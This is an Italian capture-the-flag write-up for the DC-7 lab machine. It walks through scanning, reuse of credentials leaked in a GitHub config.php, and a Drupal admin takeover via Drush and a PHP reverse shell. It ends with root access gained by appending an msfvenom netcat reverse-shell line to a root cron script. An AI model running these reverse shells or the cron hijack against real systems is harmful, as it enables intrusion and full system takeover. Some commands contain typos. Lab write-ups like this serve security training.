REPORT DC – 7

1- INDIVIDUAZIONE TARGET (NETDISCOVER)


```
192.168.1.14    08:00:27:a6:8e:15      1      60  PCS Systemtechnik GmbH
```

2- SCANSIONE DEI SERVIZI (NMAP)


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A -sV 192.168.1.14
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-17 13:00 EDT
Nmap scan report for 192.168.1.14
Host is up (0.00029s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 d0:02:e9:c7:5d:95:32:ab:10:99:89:84:34:3d:1e:f9 (RSA)
|   256 d0:d6:40:35:a7:34:a9:0a:79:34:ee:a9:6a:dd:f4:8f (ECDSA)
|_  256 a8:55:d5:76:93:ed:4f:6f:f1:f7:a1:84:2f:af:bb:e1 (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-title: Welcome to DC-7 | D7
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-server-header: Apache/2.4.25 (Debian)
MAC Address: 08:00:27:A6:8E:15 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.29 ms 192.168.1.14

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.54 seconds
```

3- RICERCA VULNERABILITA’

Dopo aver controllato un po’ ovunque per scoprire se c’era qualche vulnerabilità, seguendo quello che consigliava il creatore della macchina cioè che bisognava pensare fuori dagli schemi, allora ci dirigiamo su Twitter poiché nella home del sito web c’era un nome di un utente del famoso Social Network.



Una volta su Twitter ricerchiamo la pagina home di questo utente e notiamo che c'è un link che conduce ad una pagina di GIT HUB con un repository chiamata "Staffdb". Navigandoci dentro scopriamo che nel file di configurazione di questo db si trovano un nome utente "dc7user" e la sua relativa password.



master staffdb / config.php / Jump to

Dc7User Add files via upload ...

1 contributor

7 lines (7 sloc) | 184 Bytes

```
1  <?php
2          $servername = "localhost";
3          $username = "dc7user";
4          $password = "MdR3xOgB7#dW";
5          $dbname = "Staff";
6          $conn = mysqli_connect($servername, $username, $password, $dbname);
7  ?>
```

4- CONNESIONE TRAMITE SSH E PHP REVERSE SHELL

Una volta trovato nome utente e password e sapendo che la porta 22 è aperta, proviamo a connetterci con le credenziali trovate in precedenza.

```
┌──(root㉿kali)-[/home/kali]
└─# ssh dc7user@192.168.1.14
dc7user@192.168.1.14's password:
Linux dc-7 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u5 (2019-08-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Tue Jul 12 00:33:45 2022 from 192.168.1.15
dc7user@dc-7:~$
```

All’interno troviamo un file chiamato mbox che raccoglieva delle e-mail scambiate dall’amministratore del sistema con gli altri utenti e notiamo che viene menzionato spesso un percorso specifico “/opt/scripts/backups.sh”.

```
dc7user@dc-7:~$ ls
backups  mbox
dc7user@dc-7:~$ cat mbox

From root@dc-7 Thu Aug 29 17:00:22 2019
Return-path: <root@dc-7>
Envelope-to: root@dc-7
Delivery-date: Thu, 29 Aug 2019 17:00:22 +1000
Received: from root by dc-7 with local (Exim 4.89)
        (envelope-from <root@dc-7>)
        id 1i3EPu-0000CV-5C
        for root@dc-7; Thu, 29 Aug 2019 17:00:22 +1000
From: root@dc-7 (Cron Daemon)
To: root@dc-7
Subject: Cron <root@dc-7> /opt/scripts/backups.sh
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin>
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <LOGNAME=root>
Message-Id: <E1i3EPu-0000CV-5C@dc-7>
Date: Thu, 29 Aug 2019 17:00:22 +1000

Database dump saved to /home/dc7user/backups/website.sql                [success]
gpg: symmetric encryption of '/home/dc7user/backups/website.tar.gz' failed: File exists
gpg: symmetric encryption of '/home/dc7user/backups/website.sql' failed: File exists

From root@dc-7 Thu Aug 29 17:15:11 2019
Return-path: <root@dc-7>
Envelope-to: root@dc-7
Delivery-date: Thu, 29 Aug 2019 17:15:11 +1000
Received: from root by dc-7 with local (Exim 4.89)
        (envelope-from <root@dc-7>)
        id 1i3EeF-0000Dx-G1
        for root@dc-7; Thu, 29 Aug 2019 17:15:11 +1000
From: root@dc-7 (Cron Daemon)
To: root@dc-7
Subject: Cron <root@dc-7> /opt/scripts/backups.sh
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
```

Ora proviamo a vedere che cosa contiene il file backups.sh, quindi digitiamo:

- cat /opt/scripts/backups.sh

```
dc7user@dc-7:~$ cat /opt/scripts/backups.sh
#!/bin/bash
rm /home/dc7user/backups/*
cd /var/www/html/
drush sql-dump --result-file=/home/dc7user/backups/website.sql
cd ..
tar -czf /home/dc7user/backups/website.tar.gz html/
gpg --pinentry-mode loopback --passphrase PickYourOwnPassword --symmetric /home/dc7user/backups/website.sql
gpg --pinentry-mode loopback --passphrase PickYourOwnPassword --symmetric /home/dc7user/backups/website.tar.gz
chown dc7user:dc7user /home/dc7user/backups/*
rm /home/dc7user/backups/website.sql
rm /home/dc7user/backups/website.tar.gz
mkfifo /tmp/tcwhpcc; nc 192.168.1.15 8888 0</tmp/tcwhpcc | /bin/sh >/tmp/tcwhpcc 2>&1; rm /tmp/tcwhpcc
```

Notiamo che si può eseguire un comando chiamato Drush.

Drush è un'interfaccia di scripting a riga di comando per i siti Drupal. Permette la gestione da riga di comando dei siti Drupal.

Dopo aver effettuato delle ricerche troviamo la sintassi corretta da utilizzare per creare un nuovo utente con i privilegi di amministratore, che questo ci può servire per effettuare uno script PHP per la reverse shell. Quindi digitiamo:

- drush user-password admin –password=admin

```
dc7user@dc-7:/var/www/html$ drush user-password admin --password=admin
Changed password for admin                                                 [success]
```

Ora effettuiamo l'accesso sul form di login del sito web.

Adesso dovremmo installare un'estensione che ci consenta di poter scrivere codice in php.


Ci muoviamo nel percorso:

- Menage > Extend > List > Install new module

Incolliamo questo link:

- https://ftp.drupal.org/files/projects/php-8.x-1.1.tar.gz

E poi clicchiamo su "install".



Dopo averlo installato bisogna attivarlo, quindi muoviamoci in:

- Manage > Extend > filtres


Ora andiamo a creare il nostro script. Creiamo una nuova “Basic page” e utilizziamo lo script PHP di Pentest Monkey, andiamo a cambiare l’interprete con quello che abbiamo appena installato per PHP e incolliamo lo script andando a modificare indirizzo ip di destinazione con il nostro ip locale e la porta.

Su un altro terminale avviamo Netcat, quindi digitiamo:

- nc -lnvp < nr. di porta scelta >

Ora andiamo a cliccare su pulsante “Preview” e, ci siamo connessi!! Non ci resta altro da fare che importarci la /bin/bash con python, quindi digitiamo:

- python -c ‘import pty;pty.spawn(“/bin/bsh”)’




```
┌──(root㉿kali)-[/home/kali]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.1.15] from (UNKNOWN) [192.168.1.14] 50454
Linux dc-7 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u5 (2019-08-11) x86_64 GNU/Linux
 03:21:50 up 25 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@dc-7:/$
```

5- PRIVILEGE ESCALATION

Per poter riuscire ad abusare dell’assegnazione del permesso di scrittura sullo script dobbiamo utilizzare msfvenom, quindi digitiamo:

- msfvenom -p cmd/unix/reverse_netcat lhost=<ip locale> lport=<porta scelta> R

```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p cmd/unix/reverse_netcat lhost=192.168.1.15 lport=8888 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 98 bytes
mkfifo /tmp/edzkxr; nc 192.168.1.15 8888 0</tmp/edzkxr | /bin/sh >/tmp/edzkxr 2>&1; rm /tmp/edzkxr
```

Adesso copiamo la stringa generate nella sessione netcat nella quale siamo connessi dopo esserci sopstati nel percorso “/opt/scripts” e poi avviamo in un altro terminale una altra sessione netcat, quindi digitiamo:

- nc -lvp <porta scelta> (in un altro terminale)

Poi nella prima sessione di netcat, digidiamo:

- echo “mkfifo /tmp/edzkxr; nc 192.168.1.15 8888 0</ tmp/rdzkxr | /bin/sh >/tmb/edzkxr 2>&1; rm /tmb/edzkxr” >>backups.sh (la stringa generata con msfvenom e diversa ogni volta quindi ovviamente non corrisponderà a questa)

```
www-data@dc-7:/opt/scripts$ echo "mkfifo /tmp/edzkxr; nc 192.168.1.15 8888 0</tmp/edzkxr | /bin/sh >/tmp/edzkxr 2>&1
; rm /tmp/edzkxr" >>backups.sh
</sh >/tmp/edzkxr 2>&1; rm /tmp/edzkxr" >>backups.sh
```

Ed ora attendiamo circa 10/15 minuti cioè il tempo necessario che il processo cron venga eseguito un'altra volta e di solito avviene dopo un po’.

Cron, nome derivato da “Chronos”, la parola greca per “tempo”, è un programma di utilità per sistemi operativi basati su UNIX come Linux. In sostanza, Cron è uno scheduler di processi basato sul tempo utilizzato per eseguire automaticamente comandi ripetitivi a orari prestabiliti. In altre parole, Cron fa accadere le cose da sole in momenti specifici. Queste cose, o comandi, sono conosciuti come "Cron Jobs".

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvp 8888
listening on [any] 8888 ...
192.168.1.14: inverse host lookup failed: Unknown host
connect to [192.168.1.15] from (UNKNOWN) [192.168.1.14] 50446
whoami
root
cd /root
ls
theflag.txt
cat theflag.txt



888       888          888 888      8888888b.                           888 888 888 888
888   o   888          888 888      888  "Y88b                          888 888 888 888
888  d8b  888          888 888      888    888                          888 888 888 888
888 d888b 888  .d88b.  888 888      888    888  .d88b.  88888b.   .d88b.  888 888 888 888
888d88888b888 d8P  Y8b 888 888      888    888 d88""88b 888 "88b d8P  Y8b 888 888 888 888
88888P Y88888 88888888 888 888      888    888 888  888 888  888 888 88888888 Y8P Y8P Y8P Y8P
8888P   Y8888 Y8b.     888 888      888  .d88P Y88..88P 888  888 Y8b.      "   "   "   "
888P     Y888  "Y8888  888 888      8888888P"   "Y88P"  888  888  "Y8888  888 888 888 888


Congratulations!!!

Hope you enjoyed DC-7.  Just wanted to send a big thanks out there to all those
who have provided feedback, and all those who have taken the time to complete these little
challenges.

I'm sending out an especially big thanks to:

@4nqr34z
@D4mianWayne
@0xmzfr
@theart42

If you enjoyed this CTF, send me a tweet via @DCAU7.
```

Una volta stabilita la connessione ci dirigiamo che percorso “/root” e troviamo l’unica FLAG presente in questa macchina.

Abbiamo completato con successo il Privilege Escalation !!